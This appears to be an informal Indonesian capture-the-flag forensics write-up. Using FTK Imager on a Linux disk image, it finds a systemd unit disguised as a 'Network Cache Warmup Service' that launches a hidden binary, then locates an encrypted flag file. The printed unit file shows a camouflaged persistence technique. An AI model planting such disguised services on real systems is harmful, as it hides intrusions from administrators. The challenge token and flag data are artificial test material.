network-online.target.wants	4,096 (4 ...)	Directory	4/20/2026 6:08...
oem-config.service.wants	4,096 (4 ...)	Directory	4/20/2026 6:07...
paths.target.wants	4,096 (4 ...)	Directory	4/20/2026 6:07...
rescue.target.wants	4,096 (4 ...)	Directory	4/20/2026 6:07...
sleep.target.wants	4,096 (4 ...)	Directory	4/20/2026 6:07...
sockets.target.wants	4,096 (4 ...)	Directory	4/20/2026 6:08...
suspend-then-hibernate.ta...	4,096 (4 ...)	Directory	4/20/2026 6:07...
suspend.target.wants	4,096 (4 ...)	Directory	4/20/2026 6:07...
sysinit.target.wants	4,096 (4 ...)	Directory	4/20/2026 6:08...
system.slice.wants	4,096 (4 ...)	Directory	4/20/2026 6:07...
timers.target.wants	4,096 (4 ...)	Directory	4/20/2026 6:07...
chronyd.service	38 (1 KB)	Symbolic...	4/20/2026 6:07...
dbus-org.freedesktop.reso...	48 (1 KB)	Symbolic...	4/20/2026 6:07...
dbus-org.freedesktop.ther...	40 (1 KB)	Symbolic...	4/20/2026 6:07...
default.target	41 (1 KB)	Symbolic...	5/12/2026 3:52...
iscsi.service	42 (1 KB)	Symbolic...	4/20/2026 6:07...
systemd-netcache.service	227 (1 KB)	Regular F...	5/12/2026 6:21...

The detailed view of the 'systemd-netcache.service' file shows the following content:


```
[Unit]
Description=Network Cache Warmup Service
After=network-online.target
Wants=network-online.target

[Service]
Type=oneshot
ExecStart=/usr/local/sbin/netcache-syncd
RemainAfterExit=yes

[Install]
WantedBy=multi-user.target
```

nah dia nyamar jadi network cache warmup service buat ngelewatin admin terus ada
ExecStart=/usr/local/sbin/netcache-syncd

nah ada file executor di **/usr/local/sbin/netcache-syncd** ini dia otaknya



NODE_ID='wulung-2604.r17'

TOKEN_HASH='7a3d09bd3780b58c4400ace81bb7d5fa2eb4ebfb53e6de57879b327f6e5fcb7b'

Dia nyimpen ID sama token yang nyiptain ulang file.ICE-unix dan .Test-unix

Yaudah tinggal kita decrypt flag nya aja

Exterro FTK Imager 4.7.3.81

FileViewModeHelp

Evidence Tree

etc

games

include

lib

libexec

sbin

share

src

sbin

share

src

var

backups

cache

crash

lib

local

log

apt

audit

chrony

dist-upgrade

journal

netcache

private

unattended-upgrades

mail

opt

snap

spool

cache

tmp

File List

Name	Size	Type	Date Modified
cache-sync-body	62 (1 KB)	Regular F...	5/12/2026 6:34...
final_flag.enc.b64	110 (1 KB)	Regular F...	5/12/2026 6:21...
final_flag.README	418 (1 KB)	Regular F...	5/12/2026 6:21...

Properties

Name

final_flag.enc.b64

File Class

Regular File

File Size

110

Physical Size

4,096

Start Cluster

1,019,392

Date Accessed

5/12/2026 6:21:43 AM

Date Created

5/12/2026 4:26:51 AM


Date Modified

5/12/2026 6:21:43 AM

Actual File

True

U2FsdGVkX19tpc1F8Sr62yJ6IEawcDQWZp+SrtYBvrmmuScuhi9pse4NvP+o8A+uW8MS9nYtrv8/xs9kKmxhikihZYNxUXzOJpUe11/5YpA=



Tinggal kita export files lalu di decrypt

